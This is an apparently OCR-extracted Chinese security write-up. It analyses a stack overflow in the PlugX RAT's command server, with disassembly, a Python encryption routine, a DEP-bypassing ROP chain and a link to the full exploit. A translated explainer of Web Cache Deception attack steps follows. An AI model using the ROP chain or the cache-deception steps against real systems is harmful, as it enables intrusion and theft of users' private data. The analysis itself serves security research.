
Black Hat USA 2017 上@professor_plum 分享了几款常见 RAT (Xtreme、PlugX、Gh0st) 中存在的漏洞 , 利用这些漏洞可以反向攻击 C&C Server , 这里以 PlugX RAT 为例进行漏洞分析。

1. 漏洞分析

1.1 Delphi



PlugX RAT 由 Delphi 语言开发 , 直接使用 IDA 对其分析会因缺少符号表导致系统库函数无法识别 , 分析起来非常不方便。可以使用 IDR 加载 bin 文件 , 导出 IDC 脚本供 IDA 使用 , 如下 :



```
9f59ab06c57217d98a5ee6846c8113aca07b203e0dcf17877b34a8b2308ade6.idc
1 #include <idc.idc>
2 static clear(from){
3     auto ea;
4     ea = from;
5     while (1){
6         ea = NextFunction(ea);
7         if (ea == -1) break;
8         DelFunction(ea);
9         MakeNameEx(ea, "", 0);
10    ea = from;
11    while (1){
12        ea = FindExplored(ea, SEARCH_DOWN | SEARCH_NEXT);
13        if (ea == -1) break;
14        MakeUnkn(ea, 1);
15    }
16    static main(){
17        clear(0x401000);
18        MakeUnkn(0x401000, 1);
19        MakeNameEx(0x401000, "RTTI_401000_Enumeration_Boolean");
20        MakeStr(0x401005, 0x40100D);
21        MakeUnkn(0x401004, 1);
22        MakeNameEx(0x401004, "", 0);
23        MakeByte(0x401004);
24        SetLongPrm(INF_STRTYPE, ASCSTR_PASCAL);
25        MakeStr(0x401005, 0x40100D);
26        MakeByte(0x40100D);
27        MakeDword(0x40100E);
28        MakeDword(0x401012);
29        MakeDword(0x401016);
30        SetLongPrm(INF_STRTYPE, ASCSTR_PASCAL);
31        MakeStr(0x40101A, 0x401020);
32        SetLongPrm(INF_STRTYPE, ASCSTR_PASCAL);
33        MakeStr(0x401020, 0x401025);
34        MakeUnkn(0x401028, 1);
35        MakeNameEx(0x401028, "RTTI_401028_Char_Char", 0);
36        MakeDword(0x401028);
37        MakeUnkn(0x40102C, 1);
38        MakeNameEx(0x40102C, "", 0);
39        MakeByte(0x40102C);
40        SetLongPrm(INF_STRTYPE, ASCSTR_PASCAL);
41        MakeStr(0x40102D, 0x401032);
42        MakeByte(0x401032);
43        MakeDword(0x401033);    安全客 ( bobao.360.cn )
44        MakeDword(0x401037);
```

逆向 Delphi 程序时还需要注意的一点就是传参方式，Delphi 中默认的传参方式是前 3 个参数通过寄存器 eax、edx、ecx 传递，其余参数通过堆栈传递，如上图中 ShowMessage、MoveMemory 的调用。

1.2 漏洞分析

漏洞出现在 Server 与 Client 的通信中：



```
00549D19
00549D19 loc_549D19:
00549D19 lea    ecx, [esp+24h+var_20]
00549D1D mov    eax, [ebx+0Ch]
00549D20 mov    edx, [eax+4] ; point to pkt
00549D23 mov    eax, ds:gvar_00569F28
00549D28 mov    eax, [eax]
00549D2A call   DecodePktHeader ; decode
00549D2F test   eax, eax
00549D31 jnz   short retn

00549D33 movzx  esi, [esp+24h+var_18]
00549D38 add    esi, 10h
00549D3B cmp    esi, edi
00549D3D jle   short loc_549D46

00549D0F mov    eax, 2733h
00549D14 jmp   retn

00549D3F mov    eax, 2733h
00549D44 jmp   short retn

00549D46
00549D46 loc_549D46:
00549D46 mov    eax, [ebx+0Ch]
00549D49 mov    edx, [eax+4] ; point to packet
00549D4C mov    ecx, esi ; length
00549D4E mov    eax, [esp+24h+var_24] ; dst, stack
00549D51 call   MoveMemory ; copy to stack
00549D56 mov    ebp, [ebx+0Ch]
00549D59 mov    eax, ebp
00549D5B call   TStream_GetSize
00549D60 mov    ecx, eax
00549D62 sub    ecx, esi
00549D64 mov    eax, [ebx+0Ch]
00549D67 mov    edi, [eax+4]
00549D6A mov    edx, edi
00549D6C add    edx, esi
00549D6E mov    eax, edi
00549D70 call   MoveMemory
00549D75 mov    edi, [ebx+0Ch]
00549D78 mov    eax, edi
00549D7A call   TStream_GetSize
00549D7F mov    edx, eax
00549D81 sub    edx, esi
00549D83 mov    eax, edi
00549D85 mov    ecx, [eax]
00549D87 call   dword ptr [ecx]
00549D89 mov    eax, ds:gvar_00569F28
00549D8E mov    eax, [eax]
00549D90 mov    edx, [esp+24h+var_24]
00549D93 call   DecodePacket_
00549D98 test   eax, eax
```

90,711 (1932,822) 0014914E 00549D4E: Communicate+5A (Synchronized with Hex View-1)

安全客 (bobao.360.cn)

Server 在接收到客户端的请求包后首先对包头进行解析，而后将整个包完整地拷贝到栈上 (0x00549D51 MoveMemory)，典型的栈溢出。有趣的是，在内存拷贝操作的之后开发者再一次对包进行解析 (0x00549D93, DecodePacket_)，在其中判断包的大小并且如果数据过大进行弹框提示：



```

CODE:004F5EF8      push    ebx          ; ppOutData
CODE:004F5EF8      push    esi          ; pcbOutData
CODE:004F5EF9      push    edi          ; pInData
CODE:004F5EFA      push    ecx          ; cbInData
CODE:004F5EFB      mov     ebx, edx
CODE:004F5EFC      mov     edi, eax
CODE:004F5EFE      mov     ecx, ebx
CODE:004F5F00      mov     edx, ebx
CODE:004F5F02      mov     eax, edi
CODE:004F5F04      mov     esi, eax
CODE:004F5F06      call    DecodePktHeader ; decode
CODE:004F5F0B      mov     esi, eax
CODE:004F5F0D      test   esi, esi
CODE:004F5F0F      jnz    loc_4F603E
CODE:004F5F15      cmp    word ptr [ebx+8], 0F000h ; check if size <= 0xf000, after copy
CODE:004F5F1B      jbe    short loc_4F5F31
CODE:004F5F1D      mov    eax, offset aPedecodepack_0 ; "PeDecodePacket"
CODE:004F5F22      call   ShowMessage
CODE:004F5F27      mov    esi, 0Dh
CODE:004F5F2C      jmp    loc_4F603E
CODE:004F5F31      ; -----

```


安全客 (bobao.360.cn)

但此时上层栈帧已被破坏，再做检查为时已晚。

2.漏洞利用

2.1 加解密函数

目前市面的 PlugX RAT 大概有 3 个版本，对此漏洞而言区别主要在于它们对流量加解密方式的不同：



```

Type I
if ( buf_len > 0 )
{
    dwBufferOffset = lpEncryptBuf - v4;
    while ( 1 )
    {
        a1 = a1 + (a1 >> 3) - 0x11111111;
        v5 = v5 + (v5 >> 5) - 0x22222222;
        decrypt_key3 += 0x44444444 - (decrypt_key3 << 9);
        lpEncryptBufa = 0x33333333 - (v6 << 7) + v6;
        v7 = *(_BYTE *) (dwBufferOffset + v4++) ^ (decrypt_key3 + lpEncryptBufa + v5 + a1);
        v8 = buf_len-- == 1;
        *(_BYTE *) (v4 - 1) = v7;
        if ( v8 )
            break;
        v6 = lpEncryptBufa;
    }
}

Type II
if ( bufsize > 0 )
{
    offset = ptr_encrypted_buf - ptr_decrypted_buf;
    do
    {
        xor_key = (xor_key << 7) - (xor_key >> 3) + i + 0x713A8FC1;
        ptr_current_decrypted_config_array = &ptr_decrypted_buf[i];
        decrypted_byte = xor_key ^ BYTE1(xor_key) ^ (xor_key >> 16) ^ *(&ptr_decrypted_buf[i+1] + offset) ^ BYTE3(xor_key);
        *ptr_current_decrypted_config_array = decrypted_byte;
    }
    while ( i < bufsize );
}

```

安全客 (bobao.360.cn)

以 Type I 为例可编写如下加解密函数：



```
def encrypt(key, data):  
    ret = ""  
    key0 = key1 = key2 = key3 = key  
  
    for ch in data:  
        key0 = (key0 + (((key0 >> 3) & 0xffffffff) - 0x11111111) & 0xffffffff) & 0xffffffff  
        key1 = (key1 + (((key1 >> 5) & 0xffffffff) - 0x22222222) & 0xffffffff) & 0xffffffff  
        key2 = (key2 + (0x44444444 - ((key2 << 9) & 0xffffffff)) & 0xffffffff) & 0xffffffff  
        key3 = (key3 + (0x33333333 - ((key3 << 7) & 0xffffffff)) & 0xffffffff) & 0xffffffff  
        new_key = (((key2 & 0xff) + (key3 & 0xff) + (key1 & 0xff) + (key0 & 0xff)) & 0xff)  
        res = struct.unpack("<B", ch)[0] ^ new_key  
        ret += struct.pack("<B", res)  
  
    return ret
```

安全客 (bobao.360.cn)

2.2 保护机制的绕过

```
0BADF00D [+] Command used:  
0BADF00D !mona mod -m 9f59a606c57217d98a5eea6846c8113aca07b203e0dcf17877b34a8b2308ade6.exe  
-----  
0BADF00D [+] Processing arguments and criteria  
0BADF00D - Pointer access level : X  
0BADF00D - Only querying modules 9f59a606c57217d98a5eea6846c8113aca07b203e0dcf17877b34a8b2308ade6.exe  
0BADF00D [+] Generating module info table, hang on...  
0BADF00D - Processing modules  
0BADF00D - Done. Let's rock 'n roll.  
0BADF00D -----  
0BADF00D Module info :  
0BADF00D Base | Top | size | Rebase | SafeSEH | ASLR | NXCompat | OS DLL | Version, Modulename & Path  
0BADF00D 0x00400000 | 0x00705000 | 0x00305000 | False | False | False | False | -1.0- [9f59a606c57217d98a5eea6  
0BADF00D -----  
0BADF00D 安全客 ( bobao.360.cn )  
0BADF00D -----
```


No GS, NO PIE, 只需要考虑 DEP, 而程序中存在丰富的 Gadgets, 例如 CreateProcess、WinExec、VirtualAlloc、VirtualProtect 等, 这使得通过 ROP 绕过 DEP 变得十分简单。

基于 VirtualProtect 可编写如下 ROP :



```
rop_chain = ""  
rop_chain += p32(0x004fc251)          # POP EAX # RETN  
rop_chain += p32(0x0056D39C)          # &VirtualProtect()  
rop_chain += p32(0x00403b23)          # MOV EAX, [EAX] # RETN  
rop_chain += p32(0x004d1096)          # XCHG EAX,ESI # RETN  
rop_chain += p32(0x0048dfe6)          # POP EBP # RETN  
rop_chain += p32(0x0043c3d7)          # & jmp esp  
rop_chain += p32(0x004efad5)          # POP EBX # RETN  
rop_chain += p32(0x000000400)          # ebx  
rop_chain += p32(0x004b2798)          # POP EDX # RETN  
rop_chain += p32(0x000000040)          # edx  
rop_chain += p32(0x00405aa7)          # POP ECX # RETN 0x08  
rop_chain += p32(0x00571cf0)          # &Writable location  
rop_chain += p32(0x00403159)          # POP EDI # RETN  
rop_chain += p32(0x41414141)          # padding  
rop_chain += p32(0x41414141)          # padding  
rop_chain += p32(0x0047d25f)          # RETN (ROP NOP)  
rop_chain += p32(0x004fc251)          # POP EAX # RETN  
rop_chain += p32(0x90909090)          # nop  
rop_chain += p32(0x0054021f)          # PUSHAD # RETN  
安全客 ( bobao.360.cn )
```

利用



<http://p0.qhimg.com/t01da9a060b13ddbe29.gif>

样本、IDB 及完整的 exploit 可从这里下载：

<http://git.sh3ll.me/chu/bh17-plugx-stack-overflow>

3.参考

<https://www.blackhat.com/docs/us-17/thursday/us-17-Grange-Digital-Vengeance-Exploiting-The-Most-Notorious-C&C-Toolkits.pdf>

<https://www.blackhat.com/docs/asia-14/materials/Haruyama/Asia-14-Haruyama-I-Know-You-Want-Me-Unplugging-PlugX.pdf>

详解 Web 缓存欺骗攻击

翻译：興趣使然的小胃

译文来源：【安全客】<http://bobao.360.cn/learning/detail/4175.html>

原文来源：

<https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf>

一、摘要

Web 缓存欺骗 (Web Cache Deception) 是一种新的 web 攻击方法，包括 web 框架以及缓存机制等在内的许多技术都会受到这种攻击的影响。攻击者可以使用这种方法提取 web 用户的私人及敏感信息，在某些场景中，攻击者利用这种方法甚至可以完全接管用户账户。

Web 应用框架涉及许多技术，这些技术存在缺省配置或脆弱性配置，这也是 Web 缓存欺骗攻击能够奏效的原因所在。

如果某个用户访问看上去人畜无害、实际上存在漏洞的一个 URL，那么该 Web 应用所使用的缓存机制就会将用户访问的具体页面以及用户的私人信息存储在缓存中。

二、背景介绍

2.1 什么是 Web 缓存

很多网站都会使用 web 缓存功能来减少 web 服务器的延迟，以便更快地响应用户的内容请求。为了避免重复处理用户的请求，web 服务器引入了缓存机制，将经常被请求的文件缓存起来，减少响应延迟。

通常被缓存的文件都是静态文件或者公共文件，如样式表 (css)、脚本 (js)、文本文件 (txt)、图片 (png、bmp、gif) 等等。通常情况下，这些文件不会包含任何敏感信息。许多指导性文章在提及 web 缓存的配置时，会建议缓存所有公开型静态文件，并忽略掉这些文件的 HTTP 缓存头信息。

有多种方法能够实现缓存，比如，浏览器端也可以使用缓存机制：缓存文件后，一段时间内浏览器不会再次向 web 服务器请求已缓存的文件。这类缓存与 web 缓存欺骗攻击无关。

实现缓存的另一种方法就是将一台服务器部署在客户端和 web 服务器之间，充当缓存服务器角色，这种实现方法会受到 web 缓存欺骗攻击影响。这类缓存有各种表现形式，包括：

1、CDN (Content Delivery Network , 内容分发网络)。CDN 是一种分布式代理网络 , 目的是快速响应内容请求。每个客户端都有一组代理服务器为其服务 , 缓存机制会选择离客户端最近的一个节点来提供服务。

2、负载均衡 (Load balancer)。负载均衡除了能够通过多台服务器平衡网络流量 , 也能缓存内容 , 以减少服务器的延迟。

3、反向代理 (Reverse proxy)。反向代理服务器会代替用户向 web 服务器请求资源 , 然后缓存某些数据。

了解了这些缓存机制后 , 让我们来看看 web 缓存的实际工作过程。举个例子 , “<http://www.example.com>” 配置了一个反向代理服务器作为 web 缓存。与其他网站类似 , 这个网站使用了公共文件 , 如图片、css 文件以及脚本文件。这些文件都是静态文件 , 该网站的所有或绝大部分用户都会用到这些文件 , 对每个用户来说 , 此类文件返回的内容没有差别。这些文件没有包含任何用户信息 , 因此从任何角度来看 , 它们都不属于敏感文件。

某个静态文件第一次被请求时 , 该请求会直接穿透代理服务器。缓存机制没见过这个文件 , 因此会向服务器请求这个文件 , 然后服务器会返回文件内容。现在 , 缓存机制需要识别所接收的文件的类型。不同缓存机制的处理流程有所不同 , 但在大多数情况下 , 代理服务器会根据 URL 的尾部信息提取文件的扩展名 , 然后再根据具体的缓存规则 , 决定是否缓存这个文件。

如果文件被缓存 , 下一次任何客户端请求这个文件时 , 缓存机制不需要向服务器发起请求 , 会直接向客户端返回这个文件。

2.2 服务器的响应

Web 缓存欺骗攻击依赖于浏览器以及 web 服务器的响应 , 这一点与 RPO 攻击类似 , 读者可以参考 The Spanner[1] 以及 XSS Jigsaw[2] 发表的两篇文章了解相关概念。

假设某个 URL 地址为 “<http://www.example.com/home.php/nonexistent.css>” , 其中 home.php 是一个真实页面 , 而 nonexistent.css 是个不存在的页面 , 那么当用户访问这个地址 , 会出现什么情况呢 ?

在这种情况下 , 浏览器会向该 URL 发送一个 GET 请求。我们比较感兴趣的是服务器的反应。取决于服务器的实现技术以及具体配置 , web 服务器可能会返回一个 200 OK 响应 , 同时返回 home.php 页面的内容 , 表明该 URL 与已有的页面一致。

Response from http://www.example.com:80/account.php/nonexistent.css [127.0.0.1]



```
HTTP/1.1 200 OK
Date: Thu, 15 Jun 2017 18:47:53 GMT
Server: Apache/2.4.4 (Win32) OpenSSL/0.9.8y PHP/5.4.16
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 1330
Connection: close
Content-Type: text/html

<html>
<head>
<title>Account</title>
```


安全客 (bobao.360.cn)

服务器返回的 HTTP 响应头与 home.php 页面的响应头相同：即这两个响应头包含一样的缓存头部以及一样的内容类型（本例中内容类型为 text/html），如下图所示：

三、Web 缓存欺骗方法

未经授权的攻击者很容易就能利用这个漏洞，具体步骤如下：

- 1、攻击者诱使用户访问 “<https://www.bank.com/account.do/logo.png>”。
- 2、受害者的浏览器会请求 “<https://www.bank.com/account.do/logo.png>”。
- 3、请求到达代理服务器，代理服务器没有缓存过这个文件，因此会向 web 服务器发起请求。
- 4、Web 服务器返回受害者的账户页面，响应代码为 200 OK，表明该 URL 与已有页面一致。
- 5、代理机制收到文件内容，识别出该 URL 的结尾为静态文件扩展名（.png）。由于在代理服务器上已经设置了对所有静态文件进行缓存，并会忽略掉缓存头部，因此伪造的.png 文件就会被缓存下来。与此同时，缓存目录中会创建名为 “account.do” 的一个新的目录，logo.png 文件会缓存在这个目录中。
- 6、用户收到对应的账户页面。
- 7、攻击者访问 “<https://www.bank.com/account.do/logo.png>” 页面。请求到达代理服务器，代理服务器会将已缓存的受害者账户页面发给攻击者的浏览器。



四、攻击意义

如果攻击成功，那么包含用户私人信息的存在漏洞的页面就会被缓存下来，可以被公开访问。被缓存的文件是一个静态文件，攻击者无法冒充受害者的身份。该无文件无法被覆盖，直到过期之前仍然有效。

如果服务器的响应内容中包含用户的会话标识符（某些场景中会出现这种情况）、安全应答、CSRF 令牌等信息，那么攻击造成的后果将会更加严重。这种情况下，攻击者可以借助其他攻击手段最终完全掌控受害者账户。

五、攻击条件

攻击者若想实施 Web 缓存欺骗攻击，必须满足如下 3 个条件：

- 1、当访问如 “<http://www.example.com/home.php/nonexistent.css>” 之类的页面时，服务器需要返回对应的 home.php 的内容。
- 2、Web 应用启用了 Web 缓存功能，并且会根据文件的扩展名来缓存，同时会忽略掉任何缓存头部。
- 3、受害者在访问恶意 URL 地址时必须已经过认证。

六、现有的 Web 框架


此类攻击是否能奏效，其中一个因素涉及到 Web 应用对特定 URL 的处理过程，这类 URL 由一个合法的 URL 以及尾部一个不存在的文件构成，如 “<http://www.example.com/home.php/nonexistent.css>”。

在这一部分内容中，我们会以具体的例子，向大家演示如何针对现有的几种 web 框架实施 web 缓存攻击，同时也会解释这些框架的具体配置及工作流程。

6.1 PHP

如果我们创建一个“纯净版”的 PHP Web 应用，没有使用任何框架，那么该应用会忽略掉 URL 尾部的任何附加负载，返回真实页面的内容，并且响应代码为 200 OK。

比如，当用户访问“<http://www.example.com/login.php/nonexistent.gif>”时，Web 应用会返回 login.php 的内容，这意味着此时发起攻击的第 1 个条件已经得到满足。



6.2 Django

Django 使用调度器 (dispatcher) 来处理 Web 请求，调度器使用 urls 文件来实现。在这些文件中，我们可以设置正则表达式来识别 URI 中具体请求的资源，然后返回对应的内容。

